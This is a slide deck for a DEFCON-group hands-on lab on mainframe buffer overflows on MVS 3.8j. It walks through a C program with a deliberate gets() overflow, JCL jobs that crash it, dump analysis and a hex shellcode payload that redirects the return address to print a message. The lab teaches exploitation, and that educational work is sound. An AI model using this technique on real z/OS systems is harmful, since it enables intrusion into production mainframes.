


<https://dc619.soldieroffortran.org/login> secret: dc619



Hands on Mainframe Buffer Overflows

DC858/DC619



What is this?

This is a hands on session to learn buffer overflows on mainframes

We use a **VERY** old version of MVS cause its public domain

Any guesses to how old it is? I got stickers!

But these techniques work on z/OS

The Players

Jake

- Discovered this in 2021.
- All credit goes to him for figuring this all out.

Soldier of FORTRAN - Phil (aka Me)

- Mainframe security enthusiast
- Local
- Been doing mainframe security since '12
- Spoken at DEFCON, etc etc

How to Access

- **EASY:** <https://dc619.soldieroffortran.org/login>
 - Password is **dc619**
- **MEDIUM:**
 - Download **x3270** or **pw3270** or **c3270**
 - Connect to **dc619.soldieroffortran.org** on port **23**
- **HARD:**
 - Install docker image from docker hub: **mainframed767/mvsce_dc619**
 - Setup port forwarding etc
 - Connect locally
 - ***I won't support this method (except after)***

Logon to Mainframe

You should see this:

To logon type:

LOGON DC##

Just pick a number between 01 and 28. Password is the same as username.



For Example

I picked the username **DC15**

Which has a password of **DC15**



ENTER HERE ==> LOGON DC15



ENTER CURRENT PASSWORD FOR DC15-

Some Terminology

- **TSO** - Time sharing option - like bash without pipes
- **JCC** - Free (as in beer) C compiler for MVS
- **Save Area** - A place in memory where registers are saved
 - Sorta like 'stack frames'
- **JCL** - Job Control Language - Think YAML but `//` instead of tabs
- **EBCDIC** - There's no ASCII here
- **GPR** - General Purpose Registers
- **PSW** - Program Status Word - Contains the CPU status and pointer to next instruction - 64 bits

General Purpose Registers

- There are 16 GPRs: 0 (zero) through F
- They are 32 bits (4 bytes) in length
- There is no such thing as EAX, etc
- You can use them however you want
- **BUT** over the years standard practice has emerged
 - Register 13 should be used as the return register

Vulnerable program

- In early 2021 Jake wrote an automated exploit thing called **GETSPLOIT**
 - <https://github.com/jake-mainframe/GETSPLOIT>
 - It doesn't automate the exploit, it shows its possible on MVS with C
- Made up of:
 - C program (compiled with JCC)
 - Some JCL showing crashes and memory dumps
 - Buffer overflow data

```
#include <string.h>
#include <stdlib.h>
#include <stdio.h>
```

```
int main (int argc, char ** argv) {
    char buff[150];
    printf("Hi, what is your name?\n");
    gets(buff);
    printf("G'day %s", buff);
    return 0;
};
```

Run it

- This has been compiled and installed on the system in your 'home folder' (HLQ)
- You can run it at the **READY** prompt with **CALL 'DC##.LOAD(HELLO)'**
 - ***Those single quotes are important.***

Follow Along

```
CALL 'DC15.LOAD(HELLO)'
```

Hi, what is your name?

```
SOLDIER OF FORTRAN
```

G'day SOLDIER OF FORTRAN

READY

TSO ALLOCATIONS

- Basically environment variables
- The important ones are
 - STDOUT
 - STDIN
- This is what makes our C program run

```
listalc status
--DDNAME---DISP--
SYS1.CMDPROC
      SYSPROC      KEEP
SYS1.HELP
      SYSHELP      KEEP
SYS2.HELP
                        KEEP
TERMFILE      STDOUT
TERMFILE      STDIN
UCPUB001
```

Let's Break It!


- At the READY prompt type **RFE** to enter a file browser/editor
- At `Command ==>` type **3** and hit enter, then **4** and hit enter
- At `Data set name prefix =>` type **DC##** where ## is your userid and hit enter

```
Data set name prefix ==> DC15
```

- In the column with **s** move your cursor down to **DC##.OVERFLOW** and type **E**

```
E DC15.OVERFLOW
```

You Should be here



	<u>NAME</u>	<u>TTR</u>	<u>VV.MM</u>
.	LGBT400	000005	
.	LOC400	000009	
.	WTO400	000007	
	END	00000A	20

To view/edit any of these files over write the '.' with the letter **E** (for Edit).

Put a letter **E** in front of **LGBT400** then hit enter

Navigating Review Front End

- **F3** to go back
- **F7/F8** to go up/down
- **F2** to spawn a new screen
- **F9** to switch between screens

After Typing 'HEX'



A screenshot of a terminal window with a black background and green text. The text is arranged in three lines, with the first line starting with an address '000001'. The first line contains 'LGBTLGBTLGBTLGBT', the second line contains 'DCCEDCCEDCCEDCCE', and the third line contains '3723372337233723'. The terminal is framed by dashed white lines at the top and bottom.

```
000001  LGBTLGBTLGBTLGBT  
          DCCEDCCEDCCEDCCE  
          3723372337233723
```

Submit a Job

- **F3** twice to exit that folder
- Edit **JCLLIB**
- And Edit **LAB01**

```
' DC29.ISP.PROF
e DC29.JCLLIB
' DC29.LOAD
```

	NAME	TTR
.	LAB01	000016
.	LAB02	000018
.	LAB03	00001A
.	LAB04	00001C

	NAME	TTR
e	LAB01	000016
.	LAB02	000018

Yuck what is that? JCL Primer! Yay!

- Job Card - The first line (and continuation with a comma)
- The **EXEC** line, also known as the step
- **DD** lines - Data definitions
 - Think of these like ENVIRONMENT variables
 - Just that your JCL runs in its own encapsulated environment each time

LAB01 - The Hell is This?

```
//DC00LAB1 JOB (TSO),  
//          'Normal Run',  
//          CLASS=A,  
//          MSGCLASS=H,  
//          MSGLEVEL=(1,1),NOTIFY=&SYSUID  
//RUN EXEC PGM=HELLO,REGION=0M  
//SYSPRINT DD SYSOUT=*  
//STDOUT DD SYSOUT=*  
//STDIN DD *  
TESTRUN  
//*  
//STEPLIB DD DISP=SHR,DSN=DC00.LOAD
```

Submit the job

On the **Command** ==> line type ***SUBMIT***

```
RFEEDIT  DC29.JCLLIB(LAB01)
Command ==> 
*****  ****Zap****Autosave****
=====  -CAUTION-   Profile no
000001  //DC29LAB1  JOB  (TSO),
```

```
RFEEDIT  DC29.JCLLIB(LAB01)
Command ==> submit
*****  ****Zap****Autosave****
=====  -CAUTION-   Profile no
000001  //DC29LAB1  JOB  (TSO),
```

You'll Get

This (the three *** means "Press Enter to continue")


```
JOB DC29LAB1 (JOB00081) SUBMITTED  
***
```

Followed by this:

```
$HASP165 JOB      81  DC29LAB1 ENDED- MAX COND CODE 0000  
***
```

Checking Job Output

- Open a new screen with **F2** (notice the little **2** next to **Command**)
- Type **3** hit enter then type **8** hit enter
- Now put an **S** next to **DC##LAB1** in the '**S**' column and hit enter
- Then **F8** to scroll to the bottom and see the STDOUT for **HELLO**



² COMMAND ==>				
S	Q	JOBNAME	JOBIDENT	QUEUE
'	'	DC29	TSU00057	XEQ @
'	'	DC29	TSU00055	PRTPUN
S	'	DC29LAB1	JOB00081	PRTPUN

Output

```
IEF375I    JOB  /DC29LAB1/
```

```
IEF376I    JOB  /DC29LAB1/
```

```
Hi, what is your name?
```

```
G'day TESTRUN
```

```
*****EOF-TTR=00010100**
```


Lets Overflow some Buffers

- Hit **F9** to go back to the editor screen (1)
- Hit **F3** to exit **LAB01**, then **Edit LAB02** (with the letter E)
- Lets take a look at this JCL
-

LAB02 - STDIN

```
//DC00LAB2 JOB (TSO),  
//          'Crash Run',  
//          CLASS=A,  
//          MSGCLASS=H,  
//          MSGLEVEL=(1,1),NOTIFY=&SYSUID  
//RUN EXEC PGM=HELLO,REGION=0M  
//SYSPRINT DD SYSOUT=*  
//STDOUT DD SYSOUT=A  
//STDIN DD DISP=SHR,DSN=DC00.OVERFLOW(LGBT400)  
//STEPLIB DD DISP=SHR,DSN=DC00.LOAD  
//SYSUDUMP DD DISP=SHR,DSN=DC00.DUMP001
```

Submit the Job And get the Error

- Submit this job (type **submit** and hit enter)
- Hit **F9** to switch to screen 2
- Hit **F3** to exit this viewer
- In front of **DC##LAB2** put an **S** and hit enter

```
2 COMMAND ==>
S Q JOBNAME      JOBIDENT  QUEUE
' ' DC29         TSU00057  XEQ  @
' ' DC29         TSU00055  PRTPUN
' ' DC29LAB1     JOB00081  PRTPUN
s ' DC29LAB2     JOB00082  PRTPUN
```

Viewing the Dump 🍌

- When a program crashes it dumps memory and other artifacts to a flat file for review.
- Our JCL told the system where to put the dump
- Let's take a look
 - Hit **F3** twice
 - In front of **DC##.DUMP001** put an **E**

```
' DC29.CNTL  
e DC29.DUMP001  
' DC29.DUMP002
```

Who Here Remembers

Who remembers what
LGBT in EBCDIC was in
hex?

LGBT

D3 C7 C2 E3

For Sake of Time

- In the dump you can search for LGBT with: **F D3C7C2E3**
- Notice almost all the registers are overwritten
- Jump to line 4518: **L 4518**
 - Notice the second column (**0B40C0**)
 - This is the location in memory

```
004518  0B40A0  00000000 00000000 00000000 D3C7C2E3
004519  0B40C0  D3C7C2E3 D3C7C2E3 D3C7C2E3 D3C7C2E3
004520  LINES 0B40E0-0B4200 SAME AS ABOVE
004521  0B4220  D3C7C2E3 D3C7C2E3 D3C7C2E3 D3C7C2E3
```

Find Our Return

- **F3** to exit out of the dump
 - **E** in front of **DC##.JCLLIB**
 - **E** in front of **LAB03**
 - Then **Submit**
-
- The file **LOC400** contains letters/numbers/symbols every 4 bytes

```
-----  
000001 AAAABBBBCCCCDDDDDEEEEFFFFGGGGHHHHIIIIJJJJKKKKLLLLMMMMNNNNNOOOOPPPPQQQQRRRR  
CCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCCDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDDD  
111122223333444455556666777788889999111122223333444455556666777788889999  
-----
```


DUMP002

- Exit the editor hitting **F3** twice
- Then **E** for edit next to **DUMP002**
- Notice the PSW instruction address

```
000002 0COMPLETION CODE          SYSTEM = 0C4
000003 0PSW AT ENTRY TO ABEND    078D0000 007C7C7C
```

- Go to line 384: **L 384**

```
000384 -PROCEEDING BACK VIA REG 13
000385 0SA    0B41DC  WD1 5E5E5E5E  HSA 7A7A7A7A  LSA 7D7D7D7D  RET 7C7C7C7C
000386          R1  6B6B6B6B  R2  4C4C4C4C  R3  4B4B4B4B  R4  6E6E6E6E
000387          R7  E0E0E0E0  R8  4F4F4F4F  R9  79797979  R10 B0B0B0B0
000388 NO ACDEB AND ASSOCIATED RDT AND FMCBS
```

DUMP002 🍌

- Where does our memory start? Search for EBCDIC AAAA:
 - ***F C1C1C1C1***

```
1 Command ==> F C1C1C1C1 S
004520 0B4080 E933B305 00094FF8 FD000000 009AFEB0 009DE4F0
004521 0B40A0 00000000 00000000 00000000 C1C1C1C1 C2C2C2C2
004522 0B40C0 C6C6C6C6 C7C7C7C7 C8C8C8C8 C9C9C9C9 D1D1D1D1
```

dc619

11 - Right

All the Pieces

- We control the return register (**7C7C7C7C**)
 - We know where in our overflow it is
- We could point anywhere but we'll use our memory (**0B40B0**)
- Lets make some shellcode:

0x41E100080A230A0300180000C8F4C3D2F3C440E3C8F340D4F4F1D5C6D9F4D4F3

What does it do?

```
LA R1,X'8'(R15)
SVC 35
SVC 3
DC X'00180000'
DC C'H4CK3D TH3 M41NFR4M3'
```

Load R1 with the address stored in R15 + 8
SVC 35 - WTOR (print) - SVC 3 - Exit with 0
DC X'00180000' how big is the text for print + 4
DC C'...' The text to print

0000	0000:	C1	C1	C1	C1	41	1E	00	08	0A	23	0A	03	00	18	00	00	AAAA....
0000	0010:	C8	F4	C3	D2	F3	C4	40	E3	C8	F3	40	D4	F4	F1	D5	C6	H4CK3D T	H3 M41NF
0000	0020:	D9	F4	D4	F3	D1	D1	D1	D1	D2	D2	D2	D2	D3	D3	D3	D3	R4M3JJJJ	KKKKLLLL
0000	0030:	D4	D4	D4	D4	D5	D5	D5	D5	D6	D6	D6	D6	D7	D7	D7	D7	MMMMNNNN	0000PPPP
0000	0040:	D8	D8	D8	D8	D9	D9	D9	D9	E2	E2	E2	E2	E3	E3	E3	E3	QQQORRRR	SSSSTTTT
0000	0050:	E4	E4	E4	E4	E5	E5	E5	E5	E6	E6	E6	E6	E7	E7	E7	E7	UUUUUVVVV	WWWWXXXX
0000	0060:	E8	E8	E8	E8	E9	E9	E9	A9	81	81	81	81	82	82	82	82	YYYYZZZz	aaaabbbb
0000	0070:	83	83	83	83	84	84	84	84	85	85	85	85	86	86	86	86	ccccdddd	eeeeffff
0000	0080:	87	87	87	87	88	88	88	88	89	89	89	89	91	91	91	91	ggggghhhh	iiiijjjj
0000	0090:	92	92	92	92	93	93	93	93	94	94	94	94	95	95	95	95	kkkkllll	mmmmnnnn
0000	00A0:	96	96	96	96	97	97	97	97	98	98	98	98	99	99	99	99	oooopppp	qqqqrrrr
0000	00B0:	A2	A2	A2	A2	A3	A3	A3	A3	A4	A4	A4	A4	A5	A5	A5	A5	sssstttt	uuuuvvvv
0000	00C0:	A6	A6	A6	A6	A7	A7	A7	A7	A8	A8	A8	A8	A9	A9	A9	A9	wwwxxxxx	yyyyzzzz
0000	00D0:	F1	F1	F1	F1	F2	F2	F2	F2	F3	F3	F3	F3	F4	F4	F4	F4	11112222	33334444
0000	00E0:	F5	F5	F5	F5	F6	F6	F6	F6	F7	F7	F7	F7	F8	F8	F8	F8	55556666	77778888
0000	00F0:	F9	F9	F9	F9	F0	F0	F0	F0	5A	5A	5A	5A	7F	7F	7F	7F	99990000	!!!!" ""
0000	0100:	B1	B1	B1	B1	5B	5B	5B	5B	6C	6C	6C	6C	5F	5F	5F	5F\$\$\$\$	%%%%^^^^
0000	0110:	50	50	50	50	5C	5C	5C	5C	4D	4D	4D	4D	5D	5D	5D	5D	&&&&***	((((()))
0000	0120:	60	60	60	60	6D	6D	6D	6D	4E	4E	4E	4E	7F	7F	7F	7F	----	++++=====
0000	0130:	5E	5E	5E	5E	7A	7A	7A	7A	7D	7D	7D	7D	00	0B	40	B0	;;;;;:::	' '' ' . . .
0000	0140:	7B	7B	7B	7B	A1	A1	A1	A1	6B	6B	6B	6B	4C	4C	4C	4C	####~	, , , , < < <
0000	0150:	4B	4B	4B	4B	6E	6E	6E	6E	61	61	61	61	6F	6F	6F	6F>>>>	////????
0000	0160:	E0	E0	E0	E0	4F	4F	4F	4F	79	79	79	79	B0	B0	B0	B0	\\ \\ \\	` ` ` ` . . .
0000	0170:	D3	C7	C2	E3	D3	C7	C2	E3	D3	C7	C2	E3	D3	C7	C2	E3	LGBTLGBT	LGBTLGBT
0000	0180:	D3	C7	C2	E3	D3	C7	C2	E3	D3	C7	C2	E3	D3	C7	C2	E3	LGBTLGBT	LGBTLGBT

Submit our Exploit

- **F3** out of the dump
- **Edit the JCLLIB**
- **Edit LAB04**
- **SUBMIT** the JCL

```
RFEEDIT  DC29.JCLLIB(LAB04)
1 Command ==> submit
*****  ****Zap****Autosave**
000001  //DC29LAB4  JOB  (TSO)
```


- Hit enter a few times and notice the return code

LAB04 - EXPLOIT

```
//DC00LAB4 JOB (TSO), 'EXPLOIT Run', CLASS=A, MSGCLASS=H,  
//          MSGLEVEL=(1,1), NOTIFY=&SYSUID  
//RUN EXEC PGM=HELLO, REGION=0M  
//SYSPRINT DD SYSOUT=*  
//STDOUT DD SYSOUT=*  
//STDIN DD DISP=SHR, DSN=DC00.OVERFLOW(WT0400)  
//STEPLIB DD DISP=SHR, DSN=DC00.LOAD  
//SYSUDUMP DD SYSOUT=*
```


View the Output

- Hit **F9** to switch screens (2)
- If you're at the list and its not there hit ENTER
- If you're not at the list but at the output screen hit **F3**
- Next to **DC##LAB4** put an **S** and hit enter



RFEOUT				
2 COMMAND ==>				
S	Q	JOBNAME	JOBIDENT	QUEUE
'	'	DC29	TSU00057	XEQ @
'	'	DC29	TSU00055	PRTPUN
'	'	DC29LAB1	JOB00081	PRTPUN
'	'	DC29LAB2	JOB00082	PRTPUN
'	'	DC29LAB3	JOB00083	PRTPUN
S	'	DC29LAB4	JOB00084	PRTPUN

Congrats! You did it!

NOTICE!

- There's no output from this job (hit F8 to get to the bottom)
- Our messages are from the OS (WTOR)

19.55.22 JOB 84 \$HASP373 DC29LAB4 STARTED - INIT 1 - CLASS A - SYS MVSC
19.55.22 JOB 84 IEF403I DC29LAB4 - STARTED - TIME=19.55.22
19.55.22 JOB 84 +H4CK3D TH3 M41NFR4M3
19.55.22 JOB 84 IEFACRT RUN /HELLO /00:00:00.02/00:00:00.10/00000/DC29
19.55.22 JOB 84 IEF404I DC29LAB4 - ENDED - TIME=19.55.22
19.55.22 JOB 84 \$HASP395 DC29LAB4 ENDED

```
1 //DC29LAB4 JOB (TSO), 'EXPLOIT Run', CLASS=A, MSGCLASS=H,
// MSGLEVEL=(1,1), NOTIFY=DC29,
// USER=DC29, PASSWORD= GENERATED BY IKJEFF10
2 //RUN EXEC PGM=HELLO, REGION=0M
3 //SYSPRINT DD SYSOUT=*
4 //STDOUT DD SYSOUT=*
5 //STDIN DD DISP=SHR, DSN=DC29.OVERFLOW(WTO400)
6 //STEPLIB DD DISP=SHR, DSN=DC29.LOAD
7 //SYSUDUMP DD SYSOUT=*
```

IEF236I ALLOC. FOR DC29LAB4 RUN
IEF237I JES2 ALLOCATED TO SYSPRINT
IEF237I JES2 ALLOCATED TO STDOUT
IEF237I 180 ALLOCATED TO STDIN
IEF237I 180 ALLOCATED TO SYS00024
IEF237I 180 ALLOCATED TO STEPLIB
IEF237I JES2 ALLOCATED TO SYSUDUMP

H4CK3D TH3 M41NFR4M3

IEF142I DC29LAB4 RUN - STEP WAS EXECUTED - COND CODE 0000

IEF285I JES2.JOB00084.S00101 SYSOUT

Thanks!

- Thanks to Jake for writing GETSPLOIT so I didn't have to
- Thanks to Jay Moseley for MVS 3.8j
- The San Diego DEFCON group for hosting me

Links:

- https://hub.docker.com/r/mainframed767/mvsce_dc619 **Lab docker**
- <https://github.com/mainframed/DC619/> **how to build the lab environment**
- https://www.reddit.com/r/mainframe/comments/400ogh/smashing_the_zos_le_daisy_chain_for_fun_and_cease/ **Article about overflows on z/OS**